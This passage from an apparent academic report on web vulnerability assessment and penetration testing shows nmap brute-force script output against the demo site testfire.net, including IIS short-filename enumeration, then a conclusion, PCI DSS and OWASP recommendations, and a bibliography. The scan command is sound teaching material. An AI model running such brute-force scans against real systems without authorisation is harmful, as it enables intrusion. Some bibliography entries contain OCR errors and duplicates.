
Figure 30 Output of Brute force attack



```
nmap -Pn --script brute testfire.net
```

```
|       Files
|         aaba~10.aba
|         aaba~10.abb
|         aaba~10.abc
|         aaba~10.abe
|         aaba~10.abf
|         aaba~10.abg
|         aaba~10.abj
|         aaba~10.abk
|         aaba~10.abm
|         aaba~10.abo
|         aaba~10.abp
|         aaba~10.abs
|         aaba~10.abv
|         aaba~10.aby
|         aaba~10.ab0
|         aaba~10.ab9
|         aaba~10.ada
|         aaba~10.adc
|         aaba~10.adi
|         aaba~10.adj
|         aaba~10.adk
|         aaba~10.adm
|         aaba~10.adn
|         aaba~10.ado
|         aaba~10.adq
|         aaba~10.adr
|         aaba~10.ads
|         aaba~10.adt
|         aaba~10.adv
|         aaba~10.adx
|         aaba~10.ady
|         aaba~10.adz
|         aaba~10.ad0
|         aaba~10.ad1
|         aaba~10.ad2
|         aaba~10.ad6
|         aaba~10.ad9
|         aaba~10.aea
```

Figure 31 Output of Brute force attack 2



```
nmap -Pn --script brute testfire.net
|       a~1.anu
|       a~1.anv
|       a~1.anx
|       a~1.any
|       a~1.anz
|       a~1.an1
|       a~1.an2
|       a~1.an3
|       a~1.an4
|       a~1.an5
|       a~1.an6
|       a~1.an9
|       a~1.aoa
|       a~1.aob
|       a~1.aoc
|       a~1.aoe
|       a~1.aof
|       a~1.aog
|       a~1.aoh
|       a~1.aoi
|       a~1.aoj
|       a~1.aol
|       a~1.aom
|       a~1.aoo
|       a~1.aop
|       a~1.aoq
|       a~1.aor
|       a~1.aos
|       a~1.aot
|       a~1.aow
|       a~1.aoy
|
|     References:
|       http://code.google.com/p/iis-shortname-scanner-poc/
|       http://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf
|_      http://www.osvdb.org/83771

Nmap done: 1 IP address (1 host up) scanned in 1266.95 seconds
```

Figure 32 output of Brute Force

Chapter -5

Conclusion

In the first chapter , we have studied about the basic introduction of vulnerability assessment and penetration testing and also its advantages and disadvantages the model of Vapt has been discussed with the steps. The objective of the research has been discussed. The tools and techniques are used to conduct this research has been briefed. The statement of problem which helps in framing layout for the research report has been covered. The more specific approaches and how Vapt helps in securing the web application have also been covered.

In chapter second, we have discussed about the different vulnerabilities available according to the OWASP and Sans document. The different types of vulnerabilities and how they are being performed are explained with the help of DVWA, Code Bashing and Buggy web application. How these attacks are dangerous for the web application is being discussed and what can be the consequences of the particular attack.

In the Later Chapters the different types of tools which are available for web site scanning are given being discussed and how they provide a framework for the testing and penetration testing. Testing and scanning is performed on the Testfire.com because it gives a explicit disclosure about the web testing and penetration testing

Cyber-attacks and Cyber-crimes are rapidly evolving and creating massive threat to Industry and Government across the globe. These attacks have caused losses worldwide amounting to billions of dollars. Though protection systems are developed, attackers are finding new techniques to bypass them. Also these emerging threats are complex and stealthy. So, there is a need to carry out continuous research efforts & development solutions to protect from evolving cyber threats. VAPT proves to be an efficient, cost effective and assured assessment tool to periodically analyse the status of current security arrangements and help Organizations to install the required security patches in order to remain protected of the Outsider and Insider threats forever. VAPT being Proactive in nature enables an organization to know about the possible set of threats and attacks even before their actual occurrence. Hence the organizations can take required actions to safeguard their Data resources and component systems much before the attacker actually plans to deploy an attack.

The Vapt helps in analysing the website and finding out the vulnerabilities available in it. It can be done through various tools and techniques. Each tool has its own advantages disadvantages. Our solution can provide better results by combining even less accurate open source VAPT tools. So it is a cost reduction solution for costly VAPT process. The proposed solution can find out all different type of vulnerabilities by combining different type of open source VAPT tools.

According to the PCIDSS requirement 11.3 focused mainly on the necessity of the penetration testing in the web application. PCI DSS Requirement 11.3 also requires a review and consideration of threats and vulnerabilities found by the tested entity within the past 12 months.

PCIDSS also suggests that the continuous testing and penetration testing should be done to identify the real vulnerabilities experienced or discovered in the entity‟s environment since the last assessment. This information may provide insight to the process in place to handle these vulnerabilities.

It will be a mistake if we compare any of the tools because it tools have its own advantages and own speciality which make them different from it other.

Suggestion

Vapt is creating a helping the environment to test the websites so that more new vulnerabilities can be found through this process. To test the vulnerability assessment and penetration testing

- The penetration tester should be familiar with current vulnerabilities seen by the industry over the past 12 months as well as take a detailed look at recent vulnerabilities experienced by the entity.
- Vulnerabilities discovered by the entity which have not been remediated within the time period required by PCI DSS, and by the vulnerability remediation requirements documented in the corporate security policy.
- Existing compensating controls mitigating the noted vulnerabilities
- Deployments or upgrades in progress (consider both hardware and software) If applicable, threats or vulnerabilities that may have led to a data breach
- Validation of the remediation of previous years‟ penetration test findings
- The proactive controls should be applied in the organisation protect from the vulnerabilities being exploited:- ▪ C1: Define Security Requirements
  - C2: Leverage Security Frameworks and Libraries
  - C3: Secure Database Access
  - C4: Encode and Escape Data
  - C5: Validate All Inputs
  - C6: Implement Digital Identity
  - C7: Enforce Access Controls
  - C8: Protect Data Everywhere
  - C9: Implement Security Logging and Monitoring
  - C10: Handle All Errors and Exceptions

Bibliography

Books

1. Dafydd Stuttard Marcus Pinto,” The Web Application Hacker‟s Handbook” Second Edition, John Wiley & Sons, Inc. ISBN:978-1-118-02647-2

2. David Kennedy,et.al., “ Metasploit the penetration tester‟s guide”, First Edition, No Starch Press,2011

3. Allen Harper, Shon Harris, et.al., “Grey Hat Hacking: The ethical Hacker‟s Handbook” Third Edition, Tata McGraw Hill Education Private Limited,2011

Whitepapers

- Alsaleh, M., Alomar, N., Alshreef, M., Alarifi, A., & Al-Salman, A. (2017). Performance-Based Comparative Assessment of Open Source Web Vulnerability Scanners. Security and Communication Networks, 2017, 1–14. doi:10.1155/2017/6158107
- Shah, S., & Mehtre, B. M. (2014). An automated approach to Vulnerability Assessment anc Penetration Testing using Net-Nirikshak 1.0. 2014 IEEE International Conference on Advanced Communications, Control and Computing Technologies
- Ms. Palak Gupta , Dr. Akshat Dubey E-Commerce- Study of Privacy, Trust and Security from Consumer‟s Perspective, IJCSMC, Vol. 5, Issue. 6, June 2016, pg.224 – 232
- Goel, J. N., Asghar, M. H., Kumar, V., & Pandey, S. K. (2016). Ensemble based approach tc increase vulnerability assessment and penetration testing accuracy. 2016 International Conference on Innovation and Challenges in Cyber Security (ICICCSINBUSH).doi:10.1109/iciccs.2016.7542303
- N. Antunes and M. Vieira, “Benchmarking vulnerability detection tools for web services,” ir Web Services (ICWS), 2010 IEEE International Conference on. IEEE, 2010, pp. 203–210
- J. Fonseca, M. Vieira, and H. Madeira, “Testing and comparing web vulnerability scanning tools for sql injection and xss attacks,” in Dependable Computing, 2007. PRDC 2007. 13th Pacific Rim International
- M. Vieira and N. Antunes, “Assessing and comparing vulnerability detection tools for wet services: Benchmarking approach and examples,” IEEE Transactions on Services Computing p. 1, 2014.
- N. Antunes and M. Vieira, “Benchmarking vulnerability detection tools for web services,” ir Web Services (ICWS), 2010 IEEE International Conference on. IEEE, 2010, pp. 203–210
- J. Fonseca, M. Vieira, and H. Madeira, “Testing and comparing web vulnerability scanning tools for sql injection and xss attacks,” in Dependable Computing, 2007.

PRDC 2007. 13th Pacific Rim International

- M. Vieira and N. Antunes, “Assessing and comparing vulnerability detection tools for web services: Benchmarking approach and examples,” IEEE Transactions on Services Computing, p. 1, 2014.